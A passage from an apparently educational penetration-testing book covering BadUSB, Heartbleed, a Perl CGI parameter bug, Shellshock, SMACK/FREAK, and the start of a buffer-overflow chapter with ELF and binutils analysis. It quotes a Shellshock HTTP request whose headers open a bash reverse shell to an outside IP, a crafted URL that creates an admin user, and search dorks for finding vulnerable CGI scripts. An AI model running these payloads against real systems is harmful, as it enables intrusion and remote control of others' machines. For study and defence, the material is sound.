> A USB device firmware hack called BadUSB was presented at Black Hat USA 2014 conference, demonstrating how a USB flash drive microcontroller can be reprogrammed to spoof various other device types in order to take control of a computer, exfiltrate data, or spy on the user. Other security researchers have worked further on how to exploit the principles behind the BadUSB, releasing at the same time the source code of hacking tools that can be used modify the behavior of USB flash drives.

From Turning USB peripherals into BadUSB, that little USB device you're plugging into your computer has a controller chip that can be reprogrammed to turn it into an evil BadUSB, like a keyboard, network card, or even boot a small virus. Currently there are no known effective defenses.

Phison 2251-03 (2303) Custom Firmware & Existing Firmware Patches github repository provides source code for a firmware attack against Phison USB controllers.

View the overview presentation BadUSB - On accessories that turn evil.

### 8.13.3 Heartbleed

Heartbleed (see CVE-2014-0160 and Wikipedia Heartbleed) is best explained via the simple cartoon How the Heartbleed Bug Works. Basically, you can request up to 64k memory dumped which can contain important data like certificates, user credentials, or sensitive data.

### 8.13.4 Perl Web Vulnerability

New Class of Vulnerability in Perl Web Applications describes exploitation of Perl's dynamic nature: `$cgi->param()` call is context sensitive and can return a scalar or an array depeding on the context you call it. If you call it in an array context then it returns an array of values, but in a scalar context it returns a single value (maybe the first one if multiple values are present).

Consider this Perl code (from the above link):

```perl
my $otheruser = Bugzilla::User->create({
    login_name => $login_name,
    realname   => $cgi->param('realname'),
    cryptpassword => $password});
```

So then you provide multiple realname's:

```
index.cgi?realname=JRandomUser&realname=login_name&realname=admin@mozilla.com
```

Then the realname becomes *admin@mozilla.com* and you you base admin permissions off having a realname ending in "@mozilla.com" they've just created an admin user.

The fix is to clearly state a value is a scalar:

```perl
my $otheruser = Bugzilla::User->create({
    login_name => $login_name,
    realname   => scalar $cgi->param('realname'),
    cryptpassword => $password});
```

## 8.13.5 Shellshock

Shellshock is "a family of security bugs" in bash. Also see Shellshock FAQ and What is #shellshock?.

### bash Example

"The first bug causes Bash to unintentionally execute commands when the commands are concatenated to the end of function definitions stored in the values of environment variables."

```
# "() { :;};" is a function definition, "echo vulnerable" is a trailing command
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

However, more bugs were discovered, including this one where a file *echo* containing the result of the date command is created in the working directory.

```
$ X='() { (a)=>\' bash -c "echo date"
bash: X: line 1: syntax error near unexpected token `='
bash: X: line 1: `'
bash: error importing function definition for `X'
$ cat echo
Fri Sep 26 01:37:16 UTC 2014
```

### CGI Example

Yahoo! Shellshocked Like Ninja Turtles! shows how Yahoo might have been hacked. It shows CGI can use bash and can be found with a Google searchs like 'inurl:cgi-bin filetype:sh', 'inurl:cgi-bin filetype:pl', and 'inurl:cgi-bin filetype:cgi'. A http request of

```
GET %s HTTP/1.0\r\n
User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n
Cookie: () { :; }; /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n
Host: %s\r\n
Referer: () { :; }; /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n
\r\n
```

They User-Agent, Cookie, and Referer fields execute the command /bin/bash -i >& /dev/tcp/199.175.52.92/2221 0>&1\r\n, which opens an interactive shell, redirects stdout, stderr, and stdin over tcp to host 199.175.52.92 on port 2221. Sitting on port 2221 on the remote host can be a program that issues shell commands.

### More Exploitation Vectors

There are more specific exploitation vectors.

## 8.13.6 SMACK & FREAK

SMACK: State Machine AttaCKs assumes:

> a network adversary (i.e. a man-in-the-middle) to tamper with TLS handshake messages. The typical scenario to mount such attacks is by tampering with the Domain Name System (DNS), for example via DNS rebinding or domain name seizure.
>
> We find that several TLS implementations incorrectly allow some messages to be skipped even though they are required for the selected cipher suite. The explanation for these attacks is very simple: libraries

> attempt to reuse as much code as possible between the different cipher suites. However, the consequences of these vulnerabilities can be severe.

In fact:

> *JSSE clients allow the peer to skip all messages related to key exchange and authentication*. In particular, a network attacker can send the certificate of any arbitrary website, and skip the rest of the protocol messages. A vulnerable JSSE client is then willing to accept the certificate and start exchanging unencrypted application data. In other words, the JSSE implementation of TLS has been providing virtually no security guarantee (no authentication, no integrity, no confidentiality) for the past several years.
>
> Our attacks show that a malicious server can simply skip TLS altogether: it can pretend to be any server and exchange plaintext data with the client. Still Java clients are used routinely to access sensitive HTTPS APIs such as Google, Paypal, and Amazon Web Services through popular Java SDKs.

FREAK exploits a SMACK-type state machine vulnerability wherby a man-in-the-middle can downgrade the ciphersuite selected to an old, weak RSA export cipher:

> Thus, if a server is willing to negotiate an export ciphersuite, a man-in-the-middle may trick a browser (which normally doesn't allow it) to use a weak export key. By design, export RSA moduli must be less than 512 bits long; hence, they can be factored in less than 12 hours for $100 on Amazon EC2.
>
> Ironically, many US government agencies (including the NSA and FBI), as well as a number of popular websites (IBM, or Symantec) enable export ciphersuites on their server - by factoring their 512-bit RSA modulus, an attacker can impersonate them to vulnerable clients.

For an excellent overview of the exploit see Attack of the week: FREAK (or 'factoring the NSA for fun and profit'). Especially interesting is that:

> Apache mod_ssl by default will generate a single export-grade RSA key when the server starts up, and will simply re-use that key for the lifetime of that server.
>
> What this means is that you can obtain that RSA key once, factor it, and break every session you can get your 'man in the middle' mitts on until the server goes down. And that's the ballgame.

## 8.14 WiFi Tutorial

To study wifi network traffic see:

- 802.11 Sniffer Capture Analysis - Management Frames and Open Auth
- Tutorial: WPA Packet Capture Explained
- Wireshark Hands-On Exercises

CHAPTER

NINE

# PENTEST BUFFER OVERFLOW

If you want to learn about exploiting Buffer overflow on the Linux Intel platform you will have to understand assembly language, the stack & subroutine calling conventions, ELF binary sections (.text, .data, .bss) & the PLT/GOT, `binutils` programs, … .

## 9.1 Assembly Language Overview

### 9.1.1 Useful Assembler Links

Here are some useful starting points for learning assembly language:


- gdb cheat sheet for debugging programs
- x86 Assembly Guide (follows the Intel assembler sync)
- Baby steps in x86 assembly (follows the AT&T assembler syntax)
- Wikibooks x86 Assembly
- x86 instruction listings
- The Intel 8086 / 8088/ 80186 / 80286 / 80386 / 80486 Instruction Set
- Intel x86 Assembler Instruction Set Opcode Table
- Intel® 64 and IA-32 Architectures Software Developer Manuals.
- Function prologue
- SecurityTube's Assembly Language Megaprimer for Linux
- Load-time relocation of shared libraries for a more advanced discussion of load-time relcation. Note this mentions:

  > Load-time relocation is one of the methods used in Linux (and other OSes) to resolve internal data and code references in shared libraries when loading them into memory. These days, position independent code (PIC) is a more popular approach, and some modern systems (such as x86-64) no longer support load-time relocation.

You'll be looking at hex dumps so note that the Intel x86 processor is little-endian, meaning that the hex value 0x12345678 in a 32-bit word it would appear as x78x56x34x12 and printing the value in a stack overflow would require `python -c 'print("\x78\x56\x34\x12")'`. When building exploits you would use the `struct.pack('<l', 0x12345678)` python routine to build an exploit string.

### 9.1.2 The Stack Frame and Calling Conventions

First understand the stack frame used by any routine is delimited by the ebp and esp registers. The stack starts at the top of the address space and grows down:



Next understand the Calling Conventions.


The caller must save caller-saved registers, push arguments onto the stack, then issue the call instruction, which pushes the return address onto the stack. This is key for a stack overflow exploits - the return address can be changed to something else (like the address of a shell code exploit). Upon return, the caller must remove the return parameters from the stack and restore caller-saved registers.

The callee standard subroutine entrance code saves the callers stack frame info and sets up the local stack frame. Simply pushing ebp on the stack (push ebp) saves the callers stack frame. Setting up the local stack frame is done via mov ebp,esp then allocating stack space by sub esp,SPACE:


```
08048520 <play>:
play():
 8048520:    55                      push   ebp       # save callers ebp
 8048521:    89 e5                   mov    ebp,esp   # new ebp
 8048523:    81 ec 18 01 00 00       sub    esp,0x118                    #␣
↪allocate stack space, here 70w, 280b
```

The callee returns by the leave and ret instructions. leave undoes the subroutine entrance code and ret undoes the caller's call. Specifically, leave sets esp <- ebp (pointing to the caller's saved esp) and pops the stack into ebp (recall the first thing the callee did was to push ebp). That sets up the old stack frame. Then ret essentially pops the stack into the instruction pointer eip (recall the call instruction pushed the return address on the stack). Again, a stack overflow allows changing the return address to something else like a shellcode exploit.


This is the caller's stack before the call:




The caller prepares the stack just before the `call`:




Just after the `call` instruction the return address is pushed onto the stack but the callee has not set up the stack:




Just after the callee sets up their stack:




Just after the callee executes the `leave` instruction (before the `ret`):



Just after the callee executes the `ret` instruction:



Finally after the caller pops off the calling data:



## 9.2 ELF and binutils

### 9.2.1 ELF Basics

### ELF & Binutils

You should understand the basics of the ELF file, binutils utilities for manipulating them, and Chapter 9. Dynamic Linking. For more detailed information on linking see Linkers part 1, . . . up to part 20.

### Sections & Segments

ELF file layout starts with a header listing the ELF segments, which contain sections. So ELF file = { segments, { sections } }. Sections are primarily used at for linking and relocation, while segments are used at run-time. Another good description can be found in Chapter 8. Behind the process.

Below are the 29 sections for a very small program. .text is the program instructions, .data is much of the data, and .got.plt is the target of the GOT overwrite attack.

```
me@myhost:~/work/pentest-meetup$ readelf --sections prog
There are 29 section headers, starting at offset 0x1164:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0804818c 00018c 000024 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481b0 0001b0 000090 10   A  6   1  4
  [ 6] .dynstr           STRTAB          08048240 000240 000078 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482b8 0002b8 000012 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482cc 0002cc 000030 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482fc 0002fc 000010 08   A  5   0  4
  [10] .rel.plt          REL             0804830c 00030c 000030 08   A  5  12  4
  [11] .init             PROGBITS        0804833c 00033c 000030 00  AX  0   0  4
  [12] .plt              PROGBITS        0804836c 00036c 000070 04  AX  0   0  4
  [13] .text             PROGBITS        080483e0 0003e0 00024c 00  AX  0   0 16
  [14] .fini             PROGBITS        0804862c 00062c 00001c 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048648 000648 000101 00   A  0   0  4
  [16] .eh_frame         PROGBITS        0804874c 00074c 000004 00   A  0   0  4
  [17] .ctors            PROGBITS        08049f14 000f14 000008 00  WA  0   0  4
  [18] .dtors            PROGBITS        08049f1c 000f1c 000008 00  WA  0   0  4
  [19] .jcr              PROGBITS        08049f24 000f24 000004 00  WA  0   0  4
  [20] .dynamic          DYNAMIC         08049f28 000f28 0000c8 08  WA  6   0  4
  [21] .got              PROGBITS        08049ff0 000ff0 000004 04  WA  0   0  4
  [22] .got.plt          PROGBITS        08049ff4 000ff4 000024 04  WA  0   0  4
  [23] .data             PROGBITS        0804a018 001018 000008 00  WA  0   0  4
  [24] .bss              NOBITS          0804a020 001020 00000c 00  WA  0   0 32
  [25] .comment          PROGBITS        00000000 001020 000054 01  MS  0   0  1
  [26] .shstrtab         STRTAB          00000000 001074 0000ee 00      0   0  1
  [27] .symtab           SYMTAB          00000000 0015ec 000450 10     28  44  4
  [28] .strtab           STRTAB          00000000 001a3c 000250 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
me@myhost:~/work/pentest-meetup$
```

Buffer overflow attacks are often directed at .data as it is “W” and the GOT overwrite attack depends on .got.plt being “W”. Further note that no segment is both executable (“X”) and writeable (“W”). Buffer overflows have to be targeted at “W” sections which are not “X”. That is why current exploits depend so heavily on return-to-* techniques (* =

libc, PLT, GOT) and ROP. In both cases, the overflowed data do not have assembly code instructions, but instead have the address of either existing routines or (in ROP's case) gadgets, which are snippets of assembly code ending in a *ret* instruction. So they are return addresses vs. code to be directly executed. The exploit tricks the code to return to the data containing the addresses, which string together a enough addresses to accomplish significant computing, like start a `bash` shell.

Here is a listing of the 8 segments for the same program. Note that both .got.plt and .data are loaded in segment 03 which is "RW", while the .text code section is in segment 02 which is "R E" allowing execution but not writing. Note that segment 00 has no sections

```
me@myhost:~/work/pentest-meetup$ readelf --segments prog

Elf file type is EXEC (Executable file)
Entry point 0x80483e0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00750 0x00750 R E 0x1000
  LOAD           0x000f14 0x08049f14 0x08049f14 0x0010c 0x00118 RW  0x1000
  DYNAMIC        0x000f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x000f14 0x08049f14 0x08049f14 0x000ec 0x000ec R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
↪version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06
   07     .ctors .dtors .jcr .dynamic .got
me@myhost:~/work/pentest-meetup$
```

## 9.2.2 Example: Older ELF Buffer Overflow

### Old Can You Hack Us? ELF

This is an ELF used in an older version of Can You Hack Us?. You can download the base64-encoded `file` then run the following to convert it to an ELF and run the executable.

```
F=file
P=prog
R=run.in
base64 -d $F > $P
cp $P orig.$P  # save a copy
file $P
chmod +x $P
cat > $R <<EOF
```

```
42
Only entering 42 gets you to the buffer overflow string.
EOF
./$P < $R
```

Running this gives us:

```
hacker@kali:~$ F=file
hacker@kali:~$ P=prog
hacker@kali:~$ R=run.in
hacker@kali:~$ base64 -d $F > $P
hacker@kali:~$ cp $P orig.$P  # save a copy
hacker@kali:~$ file $P
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,␣
↪interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.15,␣
↪BuildID[sha1]=228f96f2cf7397f9078fd1f092709353abe98be6, not stripped
hacker@kali:~$ chmod +x $P
hacker@kali:~$ cat > $R <<EOF
> 42
> Only entering 42 gets you to the buffer overflow string.
> EOF
hacker@kali:~$ ./$P < $R
Shall we play a game?
0. Hello world
1. All your base
2. Months that start with Feb
>
Well met young skywalker... Your move.
> On second thoughts, let's not go there. It is a silly place.
```

## binutils ELF analysis

### file

Lets look at the file basics:

```
file $P
```

Running this gives us:

```
hacker@kali:~$ file $P
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,␣
↪interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.15,␣
↪BuildID[sha1]=228f96f2cf7397f9078fd1f092709353abe98be6, not stripped
```

## Which compiler?

Lets look at the compiler used:

```
objdump -s --section .comment $P
readelf --string-dump=.comment $P
strings --all $P | grep -i gcc
```

Running this gives us:

```
hacker@kali:~$ objdump -s --section .comment $P

prog:     file format elf32-i386

Contents of section .comment:
 0000 4743433a 20285562 756e7475 2f4c696e  GCC: (Ubuntu/Lin
 0010 61726f20 342e352e 322d3875 62756e74  aro 4.5.2-8ubunt
 0020 75342920 342e352e 32004743 433a2028  u4) 4.5.2.GCC: (
 0030 5562756e 74752f4c 696e6172 6f20342e  Ubuntu/Linaro 4.
 0040 352e322d 38756275 6e747533 2920342e  5.2-8ubuntu3) 4.
 0050 352e3200                             5.2.
hacker@kali:~$ readelf --string-dump=.comment $P

String dump of section '.comment':
  [     0]  GCC: (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2
  [    2a]  GCC: (Ubuntu/Linaro 4.5.2-8ubuntu3) 4.5.2

hacker@kali:~$ strings --all $P | grep -i gcc
GCC: (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2
GCC: (Ubuntu/Linaro 4.5.2-8ubuntu3) 4.5.2
```

So we have an unstripped 32 bit Linux ELF built using GCC: (Ubuntu/Linaro 4.5.2-8ubuntu3) 4.5.2. A quick Internet search turns up gcc-4.5 4.5.2-8ubuntu4 source package in Ubuntu, which points to Natty (Ubuntu 11.04).

### Dynamic dependencies

Lets look at the dependencies and symbols:

```
ldd $P
nm -DlS $P
```

Running this gives us:

```
hacker@kali:~$ ldd $P
        linux-gate.so.1 (0xf773d000)
        libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xf7571000)
        /lib/ld-linux.so.2 (0xf7740000)
hacker@kali:~$ nm -DlS $P
         U fflush
         w __gmon_start__
0804864c 00000004 R _IO_stdin_used
         U __isoc99_scanf
         U __libc_start_main
         U printf
         U puts
0804a020 00000004 B stdout
```

### ELF segments contain sections

For a more detailed look list the segments and the contained sections in the program:

```
readelf --segments $P
readelf --sections $P
```

Running this gives us:

```
hacker@kali:~$ readelf --segments $P

Elf file type is EXEC (Executable file)
Entry point 0x80483e0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00750 0x00750 R E 0x1000
  LOAD           0x000f14 0x08049f14 0x08049f14 0x0010c 0x00118 RW  0x1000
  DYNAMIC        0x000f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x000f14 0x08049f14 0x08049f14 0x000ec 0x000ec R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
↪version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06
   07     .ctors .dtors .jcr .dynamic .got
hacker@kali:~$ readelf --sections $P
There are 29 section headers, starting at offset 0x1164:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        0804818c 00018c 000024 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481b0 0001b0 000090 10   A  6   1  4
  [ 6] .dynstr           STRTAB          08048240 000240 000078 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482b8 0002b8 000012 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         080482cc 0002cc 000030 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482fc 0002fc 000010 08   A  5   0  4
  [10] .rel.plt          REL             0804830c 00030c 000030 08   A  5  12  4
  [11] .init             PROGBITS        0804833c 00033c 000030 00  AX  0   0  4
  [12] .plt              PROGBITS        0804836c 00036c 000070 04  AX  0   0  4
  [13] .text             PROGBITS        080483e0 0003e0 00024c 00  AX  0   0 16
  [14] .fini             PROGBITS        0804862c 00062c 00001c 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048648 000648 000101 00   A  0   0  4
  [16] .eh_frame         PROGBITS        0804874c 00074c 000004 00   A  0   0  4
  [17] .ctors            PROGBITS        08049f14 000f14 000008 00  WA  0   0  4
  [18] .dtors            PROGBITS        08049f1c 000f1c 000008 00  WA  0   0  4
  [19] .jcr              PROGBITS        08049f24 000f24 000004 00  WA  0   0  4
  [20] .dynamic          DYNAMIC         08049f28 000f28 0000c8 08  WA  6   0  4
  [21] .got              PROGBITS        08049ff0 000ff0 000004 04  WA  0   0  4
  [22] .got.plt          PROGBITS        08049ff4 000ff4 000024 04  WA  0   0  4
  [23] .data             PROGBITS        0804a018 001018 000008 00  WA  0   0  4
  [24] .bss              NOBITS          0804a020 001020 00000c 00  WA  0   0 32
  [25] .comment          PROGBITS        00000000 001020 000054 01  MS  0   0  1
  [26] .shstrtab         STRTAB          00000000 001074 0000ee 00      0   0  1
  [27] .symtab           SYMTAB          00000000 0015ec 000450 10     28  44  4
  [28] .strtab           STRTAB          00000000 001a3c 000250 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Here's an overview of the section contents:

**.text** executable instructions

**.symtab** symbol table

**.rel*** relocation entries

**.data .data1** initialized data

**.rodata .rodata1** initialized read only data

### Data sections

Taking a peek at the initialized data section .rodata:

```
objdump -s --section .rodata  $P
readelf --string-dump=.rodata $P
```

Running this gives us:

```
hacker@kali:~$ objdump -s --section .rodata  $P

prog:     file format elf32-i386

Contents of section .rodata:
 8048648 03000000 01000200 25730a25 730a2573  ........%s.%s.%s
 8048658 0a25730a 3e200032 2e204d6f 6e746873  .%s.> .2. Months
 8048668 20746861 74207374 61727420 77697468   that start with
 8048678 20466562 00312e20 416c6c20 796f7572   Feb.1. All your
 8048688 20626173 6500302e 2048656c 6c6f2077   base.0. Hello w
 8048698 6f726c64 00536861 6c6c2077 6520706c  orld.Shall we pl
 80486a8 61792061 2067616d 653f0025 64000a25  ay a game?.%d..%
 80486b8 730a0049 6e76616c 69642073 656c6563  s..Invalid selec
 80486c8 74696f6e 2070756e 79206875 6d616e21  tion puny human!
 80486d8 000a2573 0a3e2000 57656c6c 206d6574  ..%s.> .Well met
 80486e8 20796f75 6e672073 6b797761 6c6b6572   young skywalker
 80486f8 2e2e2e20 596f7572 206d6f76 652e0025  ... Your move..%
 8048708 73000000 4f6e2073 65636f6e 64207468  s...On second th
 8048718 6f756768 74732c20 6c657427 73206e6f  oughts, let's no
 8048728 7420676f 20746865 72652e20 49742069  t go there. It i
 8048738 73206120 73696c6c 7920706c 6163652e  s a silly place.
 8048748 00                                   .
hacker@kali:~$ readelf --string-dump=.rodata $P

String dump of section '.rodata':
  [     8]  %s^J%s^J%s^J%s^J>
  [     17]  2. Months that start with Feb
  [     35]  1. All your base
  [     46]  0. Hello world
  [     55]  Shall we play a game?
  [     6b]  %d
  [     6f]  %s^J
  [     73]  Invalid selection puny human!
  [     92]  %s^J>
  [     98]  Well met young skywalker... Your move.
  [     bf]  %s
  [     c4]  On second thoughts, let's not go there. It is a silly place.
```

### Stripping the ELF

Both `objdump` and `strip` can be used to strip out debug and other "unnecessary" data from the ELF.

`strip` has three options we'll look at:

**--strip-debug** Remove debugging symbols only.

**--strip-unneeded** Remove all symbols that are not needed for relocation processing.

**--strip-all** Remove all symbols.

Running `strip --strip-debug $P` would strip the debug symbols out of $P (modifying the file). To strip the debugging info from the ELF while retaining the debug information for later use in `gdb`: first run `objcopy --only-keep-debug $P $P.dbg` saving the debug info; then `objcopy --strip-debug $P`, then `objcopy --add-gnu-debuglink=$P.dbg $P`. Here are some more examples:

```
# Create $P--full $P.dbg $P--strip-debug $P--add-gnu-debuglink
cp $P $P--full
cp $P $P--strip-debug
objcopy --only-keep-debug $P $P.dbg
strip --strip-debug $P--strip-debug
cp $P--strip-debug $P--add-gnu-debuglink
objcopy --add-gnu-debuglink=$P.dbg $P--add-gnu-debuglink
ls -l $P*

cp $P $P--strip-all
strip --strip-all $P--strip-all
cp $P--strip-all $P--strip-all-add-gnu-debuglink
objcopy --add-gnu-debuglink=$P.dbg $P--strip-all-add-gnu-debuglink
ls -l $P*

# See which versions can set a breakpoint in main
cat > gdb.in <<EOF
break main
EOF
for p in $P--*; do
  echo "*********** running $p ***********"
  gdb --batch -x gdb.in $p
done
```

Running this gives:

```
hacker@kali:~$ # Create $P--full $P.dbg $P--strip-debug $P--add-gnu-debuglink
hacker@kali:~$ cp $P $P--full
hacker@kali:~$ cp $P $P--strip-debug
```

```
hacker@kali:~$ objcopy --only-keep-debug $P $P.dbg
hacker@kali:~$ strip --strip-debug $P--strip-debug
